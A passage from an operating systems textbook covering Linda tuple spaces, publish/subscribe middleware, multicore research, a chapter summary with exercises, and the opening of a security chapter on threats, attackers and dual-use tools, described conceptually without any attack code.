A **tuple** is like a structure in C or Java. It consists of one or more fields, each of which is a value of some type supported by the base language (Linda is implemented by adding a library to an existing language, such as C). For C-Linda, field types include integers, long integers, and floating-point numbers, as well as composite types such as arrays (including strings) and structures (but not other tuples). Unlike objects, tuples are pure data; they do not have any associated methods. Figure 8-37 shows three tuples as examples.

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("family", "is-sister", "Stephany", "Roberta")
```

Figure 8-37. Three Linda tuples.

Four operations are provided on tuples. The first one, *out*, puts a tuple into the tuple space. For example,

```
out("abc", 2, 5);
```

puts the tuple ("abc", 2, 5) into the tuple space. The fields of *out* are normally constants, variables, or expressions, as in

```
out("matrix-1", i, j, 3.14);
```

which outputs a tuple with four fields, the second and third of which are determined by the current values of the variables *i* and *j*.

Tuples are retrieved from the tuple space by the *in* primitive. They are addressed by content rather than by name or address. The fields of *in* can be expressions or formal parameters. Consider, for example,

```
in("abc", 2, ?i);
```

This operation “searches” the tuple space for a tuple consisting of the string “abc”, the integer 2, and a third field containing any integer (assuming that *i* is an integer). If found, the tuple is removed from the tuple space and the variable *i* is assigned the value of the third field. The matching and removal are atomic, so if two processes execute the same *in* operation simultaneously, only one of them will succeed, unless two or more matching tuples are present. The tuple space may even contain multiple copies of the same tuple.

The matching algorithm used by *in* is straightforward. The fields of the *in* primitive, called the **template**, are (conceptually) compared to the corresponding fields of every tuple in the tuple space. A match occurs if the following three conditions are all met:

1. The template and the tuple have the same number of fields.
2. The types of the corresponding fields are equal.
3. Each constant or variable in the template matches its tuple field.

Formal parameters, indicated by a question mark followed by a variable name or type, do not participate in the matching (except for type checking), although those containing a variable name are assigned after a successful match.

If no matching tuple is present, the calling process is suspended until another process inserts the needed tuple, at which time the called is automatically revived and given the new tuple. The fact that processes block and unblock automatically means that if one process is about to output a tuple and another is about to input it, it does not matter which goes first. The only difference is that if the *in* is done before the *out*, there will be a slight delay until the tuple is available for removal.

The fact that processes block when a needed tuple is not present can be put to many uses. For example, it can be used to implement semaphores. To create or do an up on semaphore *S*, a process can execute

```
out("semaphore S");
```

To do a down, it does

```
in("semaphore S");
```

The state of semaphore *S* is determined by the number of (“semaphore *S*”) tuples in the tuple space. If none exist, any attempt to get one will block until some other process supplies one.

In addition to *out* and *in*, Linda also has a primitive operation *read*, which is the same as *in* except that it does not remove the tuple from the tuple space. There

is also a primitive *eval*, which causes its parameters to be evaluated in parallel and the resulting tuple to be put in the tuple space. This mechanism can be used to perform an arbitrary computation. This is how parallel processes are created in Linda.

Publish/Subscribe

Our next example of a coordination-based model was inspired by Linda and is called **publish/subscribe** (Oki et al., 1993). It consists of a number of processes connected by a broadcast network. Each process can be a producer of information, a consumer of information, or both.

When an information producer has a new piece of information (e.g., a new stock price), it broadcasts the information as a tuple on the network. This action is called **publishing**. Each tuple contains a hierarchical subject line containing multiple fields separated by periods. Processes that are interested in certain information can **subscribe** to certain subjects, including the use of wildcards in the subject line. Subscription is done by telling a tuple daemon process on the same machine that monitors published tuples what subjects to look for.

Publish/subscribe is implemented as illustrated in Fig. 8-38. When a process has a tuple to publish, it broadcasts it out onto the local LAN. The tuple daemon on each machine copies all broadcasted tuples into its RAM. It then inspects the subject line to see which processes are interested in it, forwarding a copy to each one that is. Tuples can also be broadcast over a wide area network or the Internet by having one machine on each LAN act as an information router, collecting all published tuples and then forwarding them to other LANs for rebroadcasting. This forwarding can also be done intelligently, forwarding a tuple to a remote LAN only if that remote LAN has at least one subscriber who wants the tuple. Doing this requires having the information routers exchange information about subscribers.




Figure 8-38. The publish/subscribe architecture.

Various kinds of semantics can be implemented, including reliable delivery and guaranteed delivery, even in the presence of crashes. In the latter case, it is

necessary to store old tuples in case they are needed later. One way to store them is to hook up a database system to the system and have it subscribe to all tuples. This can be done by wrapping the database system in an adapter, to allow an existing database to work with the publish/subscribe model. As tuples come by, the adapter captures all of them and puts them in the database.

The publish/subscribe model fully decouples producers from consumers, as does Linda. However, sometimes it is useful to know who else is out there. This information can be acquired by publishing a tuple that basically asks: “Who out there is interested in x ?” Responses come back in the form of tuples that say: “I am interested in x .”

8.4 RESEARCH ON MULTIPLE PROCESSOR SYSTEMS

Few topics in operating systems research are as popular as multicores, multiprocessors, and distributed systems. Besides the direct problems of mapping operating system functionality on a system consisting of multiple processing cores, there are many open research problems related to synchronization and consistency, and the way to make such systems faster and more reliable.

Some research efforts have aimed at designing new operating systems from scratch specifically for multicore hardware. For instance, the Corey operating system addresses the performance problems caused by data structure sharing across multiple cores (Boyd-Wickizer et al., 2008). By carefully arranging kernel data structures in such a way that no sharing is needed, many of the performance bottlenecks disappear. Similarly, Barrelfish (Baumann et al., 2009) is a new operating system motivated by the rapid growth in the number of cores on the one hand, and the growth in hardware diversity on the other. It models the operating system after distributed systems with message passing instead of shared memory as the communication model. Other operating systems aim at scalability and performance. Fos (Wentzlaff et al., 2010) is an operating system that was designed to scale from the small (multicore CPUs) to the very large (clouds). Meanwhile, NewtOS (Hruby et al., 2012; and Hruby et al., 2013) is a new multiserver operating system that aims for both dependability (with a modular design and many isolated components based originally on Minix 3) and performance (which has traditionally been the weak point of such modular multiserver systems).

Multicore is not just for new designs. In Boyd-Wickizer et al. (2010), the researchers study and remove the bottlenecks they encounter when scaling Linux to a 48-core machine. They show that such systems, if designed carefully, can be made to scale quite well. Clements et al. (2013) investigate the fundamental principle that govern whether or not an API can be implemented in a scalable fashion. They show that whenever interface operations commute, a scalable implementation of that interface exists. With this knowledge, operating system designers can build more scalable operating systems.

Much systems research in recent years has also gone into making large applications scale to multicore and multiprocessor environments. One example is the scalable database engine described by Salomie et al. (2011). Again, the solution is to achieve scalability by replicating the database rather than trying to hide the parallel nature of the hardware.

Debugging parallel applications is very hard, and race conditions are hard to reproduce. Viennot et al. (2013) show how replay can help to debug software on multicore systems. Lachaize et al. provide a memory profiler for multicore systems, and Kasikci et al. (2012) present work not just on detecting race conditions in software, but even on how to tell good races from bad ones.

Finally, there is a lot of work on reducing power consumption in multiprocessors. Chen et al. (2013) propose the use of power containers to provide fine-grained power and energy management.

8.5 SUMMARY

Computer systems can be made faster and more reliable by using multiple CPUs. Four organizations for multi-CPU systems are multiprocessors, multicomputers, virtual machines, and distributed systems. Each of these has its own properties and issues.

A multiprocessor consists of two or more CPUs that share a common RAM. Often these CPUs themselves consists of multiple cores. The cores and CPUs can be interconnected by a bus, a crossbar switch, or a multistage switching network. Various operating system configurations are possible, including giving each CPU its own operating system, having one master operating system with the rest being slaves, or having a symmetric multiprocessor, in which there is one copy of the operating system that any CPU can run. In the latter case, locks are needed to provide synchronization. When a lock is not available, a CPU can spin or do a context switch. Various scheduling algorithms are possible, including time sharing, space sharing, and gang scheduling.

Multicomputers also have two or more CPUs, but these CPUs each have their own private memory. They do not share any common RAM, so all communication uses message passing. In some cases, the network interface board has its own CPU, in which case the communication between the main CPU and the interface-board CPU has to be carefully organized to avoid race conditions. User-level communication on multicomputers often uses remote procedure calls, but distributed shared memory can also be used. Load balancing of processes is an issue here, and the various algorithms used for it include sender-initiated algorithms, receiver-initiated algorithms, and bidding algorithms.

Distributed systems are loosely coupled systems each of whose nodes is a complete computer with a complete set of peripherals and its own operating system. Often these systems are spread over a large geographical area. Middleware is

often put on top of the operating system to provide a uniform layer for applications to interact with. The various kinds include document-based, file-based, object-based, and coordination-based middleware. Some examples are the World Wide Web, CORBA, and Linda.

PROBLEMS

1. Can the USENET newsgroup system or the SETI@home project be considered distributed systems? (SETI@home uses several million idle personal computers to analyze radio telescope data to search for extraterrestrial intelligence.) If so, how do they relate to the categories described in Fig. 8-1?
2. What happens if three CPUs in a multiprocessor attempt to access exactly the same word of memory at exactly the same instant?
3. If a CPU issues one memory request every instruction and the computer runs at 200 MIPS, about how many CPUs will it take to saturate a 400-MHz bus? Assume that a memory reference requires one bus cycle. Now repeat this problem for a system in which caching is used and the caches have a 90% hit rate. Finally, what cache hit rate would be needed to allow 32 CPUs to share the bus without overloading it?
4. Suppose that the wire between switch 2A and switch 3B in the omega network of Fig. 8-5 breaks. Who is cut off from whom?
5. How is signal handling done in the model of Fig. 8-7?
6. When a system call is made in the model of Fig. 8-8, a problem has to be solved immediately after the trap that does not occur in the model of Fig. 8-7. What is the nature of this problem and how might it be solved?
7. Rewrite the *enter_region* code of Fig. 2-22 using the pure read to reduce thrashing induced by the TSL instruction.
8. Multicore CPUs are beginning to appear in conventional desktop machines and laptop computers. Desktops with tens or hundreds of cores are not far off. One possible way to harness this power is to parallelize standard desktop applications such as the word processor or the web browser. Another possible way to harness the power is to parallelize the services offered by the operating system -- e.g., TCP processing -- and commonly-used library services -- e.g., secure http library functions). Which approach appears the most promising? Why?
9. Are critical regions on code sections really necessary in an SMP operating system to avoid race conditions or will mutexes on data structures do the job as well?
10. When the TSL instruction is used for multiprocessor synchronization, the cache block containing the mutex will get shuttled back and forth between the CPU holding the lock and the CPU requesting it if both of them keep touching the block. To reduce bus traffic, the requesting CPU executes one TSL every 50 bus cycles, but the CPU holding the lock always touches the cache block between TSL instructions. If a cache block

consists of 16 32-bit words, each of which requires one bus cycle to transfer, and the bus runs at 400 MHz, what fraction of the bus bandwidth is eaten up by moving the cache block back and forth?

11. In the text, it was suggested that a binary exponential backoff algorithm be used between uses of TSL to poll a lock. It was also suggested to have a maximum delay between polls. Would the algorithm work correctly if there were no maximum delay?
12. Suppose that the TSL instruction was not available for synchronizing a multiprocessor. Instead, another instruction, SWP, was provided that atomically swapped the contents of a register with a word in memory. Could that be used to provide multiprocessor synchronization? If so, how could it be used? If not, why does it not work?
13. In this problem you are to compute how much of a bus load a spin lock puts on the bus. Imagine that each instruction executed by a CPU takes 5 nsec. After an instruction has completed, any bus cycles needed, for example, for TSL are carried out. Each bus cycle takes an additional 10 nsec above and beyond the instruction execution time. If a process is attempting to enter a critical region using a TSL loop, what fraction of the bus bandwidth does it consume? Assume that normal caching is working so that fetching an instruction inside the loop consumes no bus cycles.
14. Affinity scheduling reduces cache misses. Does it also reduce TLB misses? What about page faults?
15. For each of the topologies of Fig. 8-16, what is the diameter of the interconnection network? Count all hops (host-router and router-router) equally for this problem.
16. Consider the double-torus topology of Fig. 8-16(d) but expanded to size $k \times k$. What is the diameter of the network? (*Hint*: Consider odd k and even k differently.)
17. The bisection bandwidth of an interconnection network is often used as a measure of its capacity. It is computed by removing a minimal number of links that splits the network into two equal-size units. The capacity of the removed links is then added up. If there are many ways to make the split, the one with the minimum bandwidth is the bisection bandwidth. For an interconnection network consisting of an $8 \times 8 \times 8$ cube, what is the bisection bandwidth if each link is 1 Gbps?
18. Consider a multicomputer in which the network interface is in user mode, so only three copies are needed from source RAM to destination RAM. Assume that moving a 32-bit word to or from the network interface board takes 20 nsec and that the network itself operates at 1 Gbps. What would the delay be for a 64-byte packet being sent from source to destination if we could ignore the copying time? What is it with the copying time? Now consider the case where two extra copies are needed, to the kernel on the sending side and from the kernel on the receiving side. What is the delay in this case?
19. Repeat the previous problem for both the three-copy case and the five-copy case, but this time compute the bandwidth rather than the delay.
20. When transferring data from RAM to a network interface, pinning a page can be used, but suppose that system calls to pin and unpin pages each take $1 \mu\text{sec}$. Copying takes 5 bytes/nsec using DMA but 20 nsec per byte using programmed I/O. How big does a packet have to be before pinning the page and using DMA is worth it?

21. When a procedure is scooped up from one machine and placed on another to be called by RPC, some problems can occur. In the text, we pointed out four of these: pointers, unknown array sizes, unknown parameter types, and global variables. An issue not discussed is what happens if the (remote) procedure executes a system call. What problems might that cause and what might be done to handle them?
22. In a DSM system, when a page fault occurs, the needed page has to be located. List two possible ways to find the page.
23. Consider the processor allocation of Fig. 8-24. Suppose that process *H* is moved from node 2 to node 3. What is the total weight of the external traffic now?
24. Some multicomputers allow running processes to be migrated from one node to another. Is it sufficient to stop a process, freeze its memory image, and just ship that off to a different node? Name two hard problems that have to be solved to make this work.
25. Why is there a limit to cable length on an Ethernet network?
26. In Fig. 8-27, the third and fourth layers are labeled Middleware and Application on all four machines. In what sense are they all the same across platforms, and in what sense are they different?
27. Figure 8-30 lists six different types of service. For each of the following applications, which service type is most appropriate?
 - (a) Video on demand over the Internet.
 - (b) Downloading a Web page.
28. DNS names have a hierarchical structure, such as *sales.general-widget.com*. or *cs.uni.edu* One way to maintain the DNS database would be as one centralized database, but that is not done because it would get too many requests/sec. Propose a way that the DNS database could be maintained in practice.
29. In the discussion of how URLs are processed by a browser, it was stated that connections are made to port 80. Why?
30. Migrating virtual machines may be easier than migrating processes, but migration can still be difficult. What problems can arise when migrating a virtual machine?
31. When a browser fetches a Web page, it first makes a TCP connection to get the text on the page (in the HTML language). Then it closes the connection and examines the page. If there are figures or icons, it then makes a separate TCP connection to fetch each one. Suggest two alternative designs to improve performance here.
32. When session semantics are used, it is always true that changes to a file are immediately visible to the process making the change and never visible to processes on other machines. However, it is an open question as to whether or not they should be immediately visible to other processes on the same machine. Give an argument each way.
33. When multiple processes need access to data, in what way is object-based access better than shared memory?
34. When a Linda *in* operation is done to locate a tuple, searching the entire tuple space linearly is very inefficient. Design a way to organize the tuple space that will speed up searches on all *in* operations.

35. Copying buffers takes time. Write a C program to find out how much time it takes on a system to which you have access. Use the *clock* or *times* functions to determine how long it takes to copy a large array. Test with different array sizes to separate copying time from overhead time.
36. Write C functions that could be used as client and server stubs to make an RPC call to the standard *printf* function, and a main program to test the functions. The client and server should communicate by means of a data structure that could be transmitted over a network. You may impose reasonable limits on the length of the format string and the number, types, and sizes of the variables your client stub will accept.
37. Write a program that implements the sender-initiated and receiver-initiated load balancing algorithms described in Sec. 8.2. The algorithms should take as input a list of newly created jobs specified as (*creating_processor*, *start_time*, *required_CPU_time*) where the *creating_processor* is the number of the CPU that created the job, the *start_time* is the time at which the job was created, and the *required_CPU_time* is the amount of CPU time the job needs to complete (specified in seconds). Assume a node is overloaded when it has one job and a second job is created. Assume a node is underloaded when it has no jobs. Print the number of probe messages sent by both algorithms under heavy and light workloads. Also print the maximum and minimum number of probes sent by any host and received by any host. To create the workloads, write two workload generators. The first should simulate a heavy workload, generating, on average, N jobs every AJL seconds, where AJL is the average job length and N is the number of processors. Job lengths can be a mix of long and short jobs, but the average job length must be AJL . The jobs should be randomly created (placed) across all processors. The second generator should simulate a light load, randomly generating $N/3$ jobs every AJL seconds. Play with other parameter settings for the workload generators and see how it affects the number of probe messages.
38. One of the simplest ways to implement a publish/subscribe system is via a centralized broker that receives published articles and distributes them to the appropriate subscribers. Write a multithreaded application that emulates a broker-based pub/sub system. Publisher and subscriber threads may communicate with the broker via (shared) memory. Each message should start with a length field followed by that many characters. Publishers send messages to the broker where the first line of the message contains a hierarchical subject line separated by dots followed by one or more lines that comprise the published article. Subscribers send a message to the broker with a single line containing a hierarchical interest line separated by dots expressing the articles they are interested in. The interest line may contain the wildcard symbol `"**"`. The broker must respond by sending all (past) articles that match the subscriber's interest. Articles in the message are separated by the line `"BEGIN NEW ARTICLE."` The subscriber should print each message it receives along with its subscriber identity (i.e., its interest line). The subscriber should continue to receive any new articles that are posted and match its interests. Publisher and subscriber threads can be created dynamically from the terminal by typing `"P"` or `"S"` (for publisher or subscriber) followed by the hierarchical subject/interest line. Publishers will then prompt for the article. Typing a single line containing `"."` will signal the end of the article. (This project can also be implemented using processes communicating via TCP.)

9

SECURITY

Many companies possess valuable information they want to guard closely. Among many things, this information can be technical (e.g., a new chip design or software), commercial (e.g., studies of the competition or marketing plans), financial (e.g., plans for a stock offering) or legal (e.g., documents about a potential merger or takeover). Most of this information is stored on computers. Home computers increasingly have valuable data on them, too. Many people keep their financial information, including tax returns and credit card numbers, on their computer. Love letters have gone digital. And hard disks these days are full of important photos, videos, and movies.

As more and more of this information is stored in computer systems, the need to protect it is becoming increasingly important. Guarding the information against unauthorized usage is therefore a major concern of all operating systems. Unfortunately, it is also becoming increasingly difficult due to the widespread acceptance of system bloat (and the accompanying bugs) as a normal phenomenon. In this chapter we will examine computer security as it applies to operating systems.

The issues relating to operating system security have changed radically in the past few decades. Up until the early 1990s, few people had a computer at home and most computing was done at companies, universities, and other organizations on multiuser computers ranging from large mainframes to minicomputers. Nearly all of these machines were isolated, not connected to any networks. As a consequence security was almost entirely focused on how to keep the users out of each

others' hair. If Tracy and Camille were both registered users of the same computer the trick was to make sure that neither could read or tamper with the other's files, yet allow them to share those files they wanted shared. Elaborate models and mechanisms were developed to make sure no user could get access rights he or she was not entitled to.

Sometimes the models and mechanisms involved classes of users rather than just individuals. For example, on a military computer, data had to be markable as top secret, secret, confidential, or public, and corporals had to be prevented from snooping in generals' directories, no matter who the corporal was and who the general was. All these themes were thoroughly investigated, reported on, and implemented over a period of decades.

An unspoken assumption was that once a model was chosen and an implementation made, the software was basically correct and would enforce whatever the rules were. The models and software were usually pretty simple so the assumption usually held. Thus if theoretically Tracy was not permitted to look at a certain one of Camille's files, in practice she really could not do it.

With the rise of the personal computer, tablets, smartphones and the Internet, the situation changed. For instance, many devices have only one user, so the threat of one user snooping on another user's files mostly disappears. Of course, this is not true on shared servers (possibly in the cloud). Here, there is a lot of interest in keeping users strictly isolated. Also, snooping still happens—in the network, for example. If Tracy is on the same Wi-Fi networks as Camille, she can intercept all of her network data. Modulo the Wi-Fi, this is not a new problem. More than 2000 years ago, Julius Caesar faced the same issue. Caesar needed to send messages to his legions and allies, but there was always a chance that the message would be intercepted by his enemies. To make sure his enemies would not be able to read his commands, Caesar used encryption—replacing every letter in the message with the letter that was three positions to the left of it in the alphabet. So a “D” became an “A”, an “E” became a “B”, and so on. While today's encryption techniques are more sophisticated, the principle is the same: without knowledge of the key, the adversary should not be able to read the message.

Unfortunately, this does not always work, because the network is not the only place where Tracy can snoop on Camille. If Tracy is able to hack into Camille's computer, she can intercept all the outgoing messages *before*, and all incoming messages *after* they are encrypted. Breaking into someone's computer is not always easy, but a lot easier than it should be (and typically a lot easier than cracking someone's 2048 bit encryption key). The problem is caused by bugs in the software on Camille's computer. Fortunately for Tracy, increasingly bloated operating systems and applications guarantee that there is no shortage of bugs. When a bug is a security bug, we call it a **vulnerability**. When Tracy discovers a vulnerability in Camille's software, she has to feed that software with exactly the right bytes to trigger the bug. Bug-triggering input like this is usually called an **exploit**. Often, successful exploits allow attackers to take full control of the computer machine.

Phrased differently: while Camille may think she is the only user on the computer, she really is not alone at all!

Attackers may launch exploits manually or automatically, by means of a **virus** or a **worm**. The difference between a virus and worm is not always very clear. Most people agree that a virus needs at least *some* user interaction to propagate. For instance, the user should click on an attachment to get infected. Worms, on the other hand, are self propelled. They will propagate regardless of what the user does. It is also possible that a user willingly installs the attacker's code herself. For instance, the attacker may repackage popular but expensive software (like a game or a word processor) and offer it for free on the Internet. For many users, "free" is irresistible. However, installing the free game automatically also installs additional functionality, the kind that hands over the PC and everything in it to a cybercriminal far away. Such software is known as a Trojan horse, a subject we will discuss shortly.

To cover all the bases, this chapter has two main parts. It starts by looking at the security landscape in detail. We will look at threats and attackers (Sec. 9.1), the nature of security and attacks (Sec. 9.2), different approaches to provide access control (Sec. 9.3), and security models (Sec. 9.4). In addition, we will look at cryptography as a core approach to help provide security (Sec. 9.5) and different ways to perform authentication (Sec. 9.6).

So far, so good. Then reality kicks in. The next four major sections are practical security problems that occur in daily life. We will talk about the tricks that attackers use to take control over a computer system, as well as counter measures to prevent this from happening. We will also discuss insider attacks and various kinds of digital pests. We conclude the chapter with a short discussion of ongoing research on computer security and finally a short summary.

Also worth noting is that while this is a book on operating systems, operating systems security and network security are so intertwined that it is really impossible to separate them. For example, viruses come in over the network but affect the operating system. On the whole, we have tended to err on the side of caution and included some material that is germane to the subject but not strictly an operating systems issue.

9.1 THE SECURITY ENVIRONMENT

Let us start our study of security by defining some terminology. Some people use the terms "security" and "protection" interchangeably. Nevertheless, it is frequently useful to make a distinction between the general problems involved in making sure that files are not read or modified by unauthorized persons, which include technical, administrative, legal, and political issues, on the one hand, and the specific operating system mechanisms used to provide security, on the other. To avoid confusion, we will use the term **security** to refer to the overall problem, and

the term **protection mechanisms** to refer to the specific operating system mechanisms used to safeguard information in the computer. The boundary between them is not well defined, however. First we will look at security threats and attackers to see what the nature of the problem is. Later on in the chapter we will look at the protection mechanisms and models available to help achieve security.

9.1.1 Threats

Many security texts decompose the security of an information system in three components: confidentiality, integrity, and availability. Together, they are often referred to as “CIA.” They are shown in Fig. 9-1 and constitute the core security properties that we must protect against attackers and eavesdroppers—such as the (other) CIA.

The first, **confidentiality**, is concerned with having secret data remain secret. More specifically, if the owner of some data has decided that these data are to be made available only to certain people and no others, the system should guarantee that release of the data to unauthorized people never occurs. As an absolute minimum, the owner should be able to specify who can see what, and the system should enforce these specifications, which ideally should be per file.

Goal	Threat
Confidentiality	Exposure of data
Integrity	Tampering with data
Availability	Denial of service

Figure 9-1. Security goals and threats.

The second property, **integrity**, means that unauthorized users should not be able to modify any data without the owner’s permission. Data modification in this context includes not only changing the data, but also removing data and adding false data. If a system cannot guarantee that data deposited in it remain unchanged until the owner decides to change them, it is not worth much for data storage.

The third property, **availability**, means that nobody can disturb the system to make it unusable. Such **denial-of-service** attacks are increasingly common. For example, if a computer is an Internet server, sending a flood of requests to it may cripple it by eating up all of its CPU time just examining and discarding incoming requests. If it takes, say, 100 μ sec to process an incoming request to read a Web page, then anyone who manages to send 10,000 requests/sec can wipe it out. Reasonable models and technology for dealing with attacks on confidentiality and integrity are available; foiling denial-of-service attacks is much harder.

Later on, people decided that three fundamental properties were not enough for all possible scenarios, and so they added additional ones, such as authenticity, accountability, nonrepudiability, privacy, and others. Clearly, these are all nice to

have. Even so, the original three still have a special place in the hearts and minds of most (elderly) security experts.

Systems are under constant threat from attackers. For instance, an attacker may sniff the traffic on a local area network and break the confidentiality of the information, especially if the communication protocol does not use encryption. Likewise, an intruder may attack a database system and remove or modify some of the records, breaking their integrity. Finally, a judiciously placed denial-of-service attack may destroy the availability of one or more computer systems.

There are many ways in which an outsider can attack a system; we will look at some of them later in this chapter. Many of the attacks nowadays are supported by highly advanced tools and services. Some of these tools are built by so-called “black-hat” hackers, others by “white hats.” Just like in the old Western movies, the bad guys in the digital world wear black hats and ride Trojan horses—the good hackers wear white hats and code faster than their shadows.

Incidentally, the popular press tends to use the generic term “hacker” exclusively for the black hats. However, within the computer world, “hacker” is a term of honor reserved for great programmers. While some of these are rogues, most are not. The press got this one wrong. In deference to true hackers, we will use the term in the original sense and will call people who try to break into computer systems where they do not belong either **crackers** or black hats.

Going back to the attack tools, it may come as a surprise that many of them are developed by white hats. The explanation is that, while the baddies may (and do) use them also, these tools primarily serve as convenient means to test the security of a computer system or network. For instance, a tool like *nmap* helps attackers determine the network services offered by a computer system by means of a **port-scan**. One of the simplest scanning techniques offered by *nmap* is to try and set up TCP connections to every possible port number on a computer system. If the connection setup to a port succeeds, there must be a server listening on that port. Moreover, since many services use well-known port numbers, it allows the security tester (or attacker) to find out in detail what services are running on a machine. Phrased differently, *nmap* is useful for attackers as well as defenders, a property that is known as **dual use**. Another set of tools, collectively referred to as *dsniff*, offers a variety of ways to monitor network traffic and redirect network packets. The *Low Orbit Ion Cannon (LOIC)*, meanwhile, is not (just) a SciFi weapon to vaporize enemies in a galaxy far away, but also a tool to launch denial-of-service attacks. And with the *Metasploit* framework that comes preloaded with hundreds of convenient exploits against all sorts of targets, launching attacks was never easier. Clearly, all these tools have dual-use issues. Like knives and axes, it does not mean they are bad *per se*.

However, cybercriminals also offer a wide range of (often online) services to wannabe cyber kingpins: to spread malware, launder money, redirect traffic, provide hosting with a no-questions-asked policy, and many other useful things. Most criminal activities on the Internet build on infrastructures known as **botnets** that

consist of thousands (and sometimes millions) of compromised computers—often normal computers of innocent and ignorant users. There are all-too-many ways in which attackers can compromise a user’s machine. For instance, they may offer free, but malicious versions of popular software. The sad truth is that the promise of free (“cracked”) versions of expensive software is irresistible to many users. Unfortunately, the installation of such programs gives the attacker full access to the machine. It is like handing over the key to your house to a perfect stranger. When the computer is under control of the attacker, it is known as a **bot** or **zombie**. Typically, none of this is visible to the user. Nowadays, botnets consisting of hundreds of thousands of zombies are the workhorses of many criminal activities. A few hundred thousand PCs are a lot of machines to pilfer for banking details, or to use for spam, and just think of the carnage that may ensue when a million zombies aim their *LOIC* weapons at an unsuspecting target.

Sometimes, the effects of the attack go well beyond the computer systems themselves and reach directly into the physical world. One example is the attack on the waste management system of Maroochy Shire, in Queensland, Australia—not too far from Brisbane. A disgruntled ex-employee of a sewage system installation company was not amused when the Maroochy Shire Council turned down his job application and he decided not to get mad, but to get even. He took control of the sewage system and caused a million liters of raw sewage to spill into the parks, rivers and coastal waters (where fish promptly died)—as well as other places.

More generally, there are folks out there who bear a grudge against some particular country or (ethnic) group or who are just angry at the world in general and want to destroy as much infrastructure as they can without too much regard to the nature of the damage or who the specific victims are. Usually such people feel that attacking their enemies’ computers is a good thing, but the attacks themselves may not be well targeted.

At the opposite extreme is cyberwarfare. A cyberweapon commonly referred to as *Stuxnet* physically damaged the centrifuges in a uranium enrichment facility in Natanz, Iran, and is said to have caused a significant slowdown in Iran’s nuclear program. While no one has come forward to claim credit for this attack, something that sophisticated probably originated with the secret services of one or more countries hostile to Iran.

One important aspect of the security problem, related to confidentiality, is **privacy**: protecting individuals from misuse of information about them. This quickly gets into many legal and moral issues. Should the government compile dossiers on everyone in order to catch *X*-cheaters, where *X* is “welfare” or “tax,” depending on your politics? Should the police be able to look up anything on anyone in order to stop organized crime? What about the U.S. National Security Agency’s monitoring millions of cell phones daily in the hope of catching would-be terrorists? Do employers and insurance companies have rights? What happens when these rights conflict with individual rights? All of these issues are extremely important but are beyond the scope of this book.

9.1.2 Attackers

Most people are pretty nice and obey the law, so why worry about security? Because there are unfortunately a few people around who are not so nice and want to cause trouble (possibly for their own commercial gain). In the security literature, people who are nosing around places where they have no business being are called **attackers**, **intruders**, or sometimes **adversaries**. A few decades ago, cracking computer systems was all about showing your friends how clever you were, but nowadays this is no longer the only or even the most important reason to break into a system. There are many different types of attacker with different kinds of motivation: theft, hacktivism, vandalism, terrorism, cyberwarfare, espionage, spam, extortion, fraud—and occasionally the attacker still simply wants to show off, or expose the poor security of an organization.

Attackers similarly range from not very skilled wannabe black hats, also referred to as **script-kiddies**, to extremely skillful crackers. They may be professionals working for criminals, governments (e.g., the police, the military, or the secret services), or security firms—or hobbyists that do all their hacking in their spare time. It should be clear that trying to keep a hostile foreign government from stealing military secrets is quite a different matter from trying to keep students from inserting a funny message-of-the-day into the system. The amount of effort needed for security and protection clearly depends on who the enemy is thought to be.

9.2 OPERATING SYSTEMS SECURITY

There are many ways to compromise the security of a computer system. Often they are not sophisticated at all. For instance, many people set their PIN codes to 0000, or their password to “password”—easy to remember, but not very secure. There are also people who do the opposite. They pick very complicated passwords, so that they cannot remember them, and have to write them down on a Post-it note which they attach to their screen or keyboard. This way, anyone with physical access to the machine (including the cleaning staff, secretary, and all visitors) also has access to everything *on* the machine. There are many other examples, and they include high-ranking officials losing USB sticks with sensitive information, old hard drives with trade secrets that are not properly wiped before being dropped in the recycling bin, and so on.

Nevertheless, some of the most important security incidents *are* due to sophisticated cyber attacks. In this book, we are specifically interested in attacks that are related to the operating system. In other words, we will not look at Web attacks, or attacks on SQL databases. Instead, we focus on attacks where the operating system is either the target of the attack or plays an important role in enforcing (or more commonly, failing to enforce) the security policies.

In general, we distinguish between attacks that *passively* try to steal information and attacks that *actively* try to make a computer program misbehave. An example of a passive attack is an adversary that sniffs the network traffic and tries to break the encryption (if any) to get to the data. In an active attack, the intruder may take control of a user's Web browser to make it execute malicious code, for instance to steal credit card details. In the same vein, we distinguish between **cryptotography**, which is all about shuffling a message or file in such a way that it becomes hard to recover the original data unless you have the key, and software **hardening**, which adds protection mechanisms to programs to make it hard for attackers to make them misbehave. The operating system uses cryptography in many places: to transmit data securely over the network, to store files securely on disk, to scramble the passwords in a password file, etc. Program hardening is also used all over the place: to prevent attackers from injecting new code into running software, to make sure that each process has exactly those privileges it needs to do what it is supposed to do and no more, etc.

9.2.1 Can We Build Secure Systems?

Nowadays, it is hard to open a newspaper without reading yet another story about attackers breaking into computer systems, stealing information, or controlling millions of computers. A naive person might logically ask two questions concerning this state of affairs:

1. Is it possible to build a secure computer system?
2. If so, why is it not done?

The answer to the first one is: "In theory, yes." In principle, software can be free of bugs and we can even verify that it is secure—as long as that software is not too large or complicated. Unfortunately, computer systems today are horrendously complicated and this has a lot to do with the second question. The second question, why secure systems are not being built, comes down to two fundamental reasons. First, current systems are not secure but users are unwilling to throw them out. If Microsoft were to announce that in addition to Windows it had a new product, SecureOS, that was resistant to viruses but did not run Windows applications, it is far from certain that every person and company would drop Windows like a hot potato and buy the new system immediately. In fact, Microsoft has a secure OS (Fandrich et al., 2006) but is not marketing it.

